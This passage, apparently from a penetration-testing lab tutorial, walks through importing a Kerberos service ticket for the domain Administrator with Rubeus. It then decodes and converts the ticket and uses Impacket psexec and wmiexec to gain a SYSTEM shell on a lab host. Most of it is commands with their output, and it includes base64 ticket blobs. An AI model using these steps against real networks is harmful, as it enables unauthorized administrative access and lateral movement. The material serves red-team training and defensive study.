xhYqOCBLowggS2oAMCARKhAwIBA6KCBKgEggSkPREb3i506oYWCUwRhxTXQx7RXdofcR3OeJPcCRZbgxYCd8naOlssL9Q66chMvigeozb+CPDP2XUG7+LlWM
WVR2lpMxWy/U1d/gDWtyO1B7D1WQkZ3r9isE/cgHEdPUBNDuu/rEsAMq4kKLWCVmN+cdGbGqn4JATn0SQJ30C87buBORcAjs5qkTxCar6e9mMu1MPjULDsag
SYle6t3tT2cyquo1B6Roa5JwKCHBAivwhzCKQijMKGaobIh27+N8K/z22jGGV/qV9tKwJ2sBJ/DwYjdI/eA8iyWIOxp7fW0+MOzGA1LzPV3mkrK2i9Xnw2E+
jrH/8I5HeULlN0WaGbdJUVVRJqo+YraTBznBFAPpIuw5cRlbhdUj5uvulVOIwpp0hnL5F9Ng7DlcPVjlpumvjasHhOWy/hfXy6+Q9Mf6DS055vxY7W47S3Ri
GZBzuGAYMXRpgXcb6792dyx+HnGPcbhlK93z+fF41frAQkVRhx6lW7nzGXoUJLDTC6LJAXydc4Wm8g337Yh+A986QFKBPRCTUFPx/PGOmyX4uID4XpAGyuOF
P1fs/Uc5wqre21lqvC54EaUiZi3qCkm7bdn8P15VCb6Y2ryXK85ROsSuCk028U0QP2Pk4ZcSA7QEjPNCzT2qVn6XMRd6EPSlgTZbCUdIwNzT/xxwUiF3Wr1K
gipE5m/0JuDWjv20viUhIO/88Y+xbrpZjbuqESlCP77gFf+STN63Y7kZ/z8YQt05yKcHCrVg0ClXIMtMJ+wM1V6MDwrb1+S+qU8grrEvtw0JF5r7baDanv98
B0QxZ3q2jGCQg192Oq1oa2UwriXoBrm8+mXxIsRRlqki1eLyFBMKzGs2yINHlTQzxHSmH2Slqll2DRKSmbw6qm//DQUHhSLLjMKLvzsyeNIMPxVzh1jVdIYA
xj/QZYeIeTO3dBAYK6HNHYuaWX343ivFf2FH6thPg0+fk3khkJQ4vWNYBb3j0+mXJkdLzQvsEE3HSsPNOeIbn0Nwz+QXZE0ydLGliQ2vne+EVx8oDgetxYI9
+XQQMKQ0XEVtKXXizudOoASVTJo64aSmPwi36cwPwxYwEpSFC1QrpyqIKW+snk5jurmeA0hIcRgpygShImx97wF6a/vA1QySXYTgTdbFsqQDis2JySCZUEpK
olxh2yg9gitx3Y8sg2g9bI05dpxizK2SkY30j3Eff3Vmt+LuDZJ1lYvXY7qKwcL0ajutLA3ResIkA3D+V/xn4hd+5wcYnNt9LRtMBGpfcpNmnKEfiTxC7TVn
P0x2+dlc0GBfsRiv39TGOw522tkucNCofAvaVyY0nOG/U9dFPJm+cyidTV9XWcGTQlsmntRqlet/3ENvWny4765vNnyxS9/CKsnZJ/u3FlACvPPVDcZKuzGQ
ciNUZtK8xpRhc3q86b8q8wWsp5E41wJQ/4pJMchMDbRzsjUNrwJSQ2HRHDDc8Ofd8rWpO5Kt79iMqj/2KxDIUTgZ/UO8Q88oP4Ma6AOB55oHjKn66yKu5anI
vjRAydeMjAxLDKZsarVEiDtLlNoxtSt2Jkek7m45XrHU/C4Vh8zqe3c9NOM0EDo4HXMIHUoAMCAQCigcwEgcl9gcYwgcOggcAwgb0wgbqgGzAZoAMCARGhEg
QQ4D/dkdQzAc5hGhjUHO9SuaEMGwpQVVJQTEUuTEFCohowGKADAgEKoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQKEAAKURGA8yMDIxMTAwMzE3MjcxNVqmER
gPMjAyMTEwMDQwMzI3MTVapxEYDzIwMjExMDEwMTcyNzE1WqgMGwpQVVJQTEUuTEFCqSEwH6ADAgECoRgwFhsEY2lmcxsOcGMxLnB1cnBsZS5sYWI=
[+] Ticket successfully imported!
PS C:\Users\pentestlab.PURPLE>
```

Rubeus – CIFS Ticket

Executing "*klist*" will confirm that the ticket is cached into the current session.

```
klist
```

```
PS C:\Users\pentestlab.PURPLE> klist

Current LogonId is 0:0x6ef6e

Cached Tickets: (1)

#0>     Client: Administrator @ PURPLE.LAB
        Server: cifs/pc1.purple.lab @ PURPLE.LAB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 10/3/2021 16:52:53 (local)
        End Time:   10/4/2021 2:52:52 (local)
        Renew Time: 10/10/2021 16:52:52 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\Users\pentestlab.PURPLE>
```

List Caches Kerberos Ticket

Since the ticket is cached the contents of the C: drive of the target computer can be displayed using the command below:

```
ls \\PC1.purple.lab\c$
```

```
Windows PowerShell
PS C:\Users\pentestlab.PURPLE> ls \\PC1.purple.lab\c$


    Directory: \\PC1.purple.lab\c$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       14/02/2021     21:03                GC
d-----       05/07/2020     16:28                PerfLogs
d-r---       12/07/2020     16:12                Program Files
d-r---       23/05/2020     00:07                Program Files (x86)
d-----       04/10/2021     01:10                temp
d-----       09/05/2021     03:00                tmp
d-----       23/07/2020     21:36                Tools
d-r---       18/07/2021     21:43                Users
d-----       26/03/2021     07:13                Windows


PS C:\Users\pentestlab.PURPLE>
```

Access Share

The ticket will be exported from Rubeus as based64 encoded. The following command will decode the ticket and write the output in a file with the .kirbi extension.

```
echo "<base64>" | base64 -d > admin.kirbi
```

```
┌──(kali㉿kali)-[~]
└─$ echo "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
sOcGMxLnB1cnBsZS5sYWI=" | base64 -d > admin.kirbi
```

Convert Ticket to kirbi


The kirbi ticket can be converted to .ccache format with "*ticketConverter*" utility. Tools that support Kerberos authentication can make use of the ticket for connection via the environmental variable "*KRB5CCNAME*".

```
ticketConverter.py /home/kali/admin.kirbi admin.ccache
export KRB5CCNAME=admin.ccache
```

Convert Kerberos Ticket

The "*wmiexec*" utility from Impacket suite can be utilized from the same console to establish access with the target host as an administrator user using Kerberos authentication.

```
wmiexec.py -k -no-pass purple.lab/administrator@pc1.purple.lab
```



wmiexec – Kerberos Authentication

Alternatively, a connection can be established using the "*psexec*" utility.

```
python3 psexec.py -k -no-pass purple.lab/administrator@pc1.purple.lab
```

```
┌──(kali㉿kali)-[~/impacket/examples]
└─$ python3 psexec.py -k -no-pass purple.lab/administrator@pc1.purple.lab
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

[*] Requesting shares on pc1.purple.lab.....
[*] Found writable share ADMIN$
[*] Uploading file KHBYbzEN.exe
[*] Opening SVCManager on pc1.purple.lab.....
[*] Creating service zJKJ on pc1.purple.lab.....
[*] Starting service zJKJ.....
[!] Press help for extra shell commands
The system cannot find message text for message number 0×2350 in the message
file for Application.

(c) 2019 Microsoft Corporation. All rights reserved.
b'Not enough memory resources are available to process this command.\r\n'
C:\Windows\system32>hostname
PC1

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

psexec – Kerberos Authentication

References

- https://github.com/G0ldenGunSec/GetWebDAVStatus
- https://github.com/Hackndo/WebclientServiceScanner
- https://gist.github.com/gladiatx0r/1ffe59031d42c08603a3bde0ff678feb
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/adcs-+-petitpotam-ntlm-relay-obtaining-krbtgt-hash-with-domain-controller-machine-certificate
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/resource-based-constrained-delegation-ad-computer-object-take-over-and-privilged-code-execution
- https://dtm.uk/exploring-search-connectors-and-library-files-on-windows/
- https://github.com/dtmsecurity/examples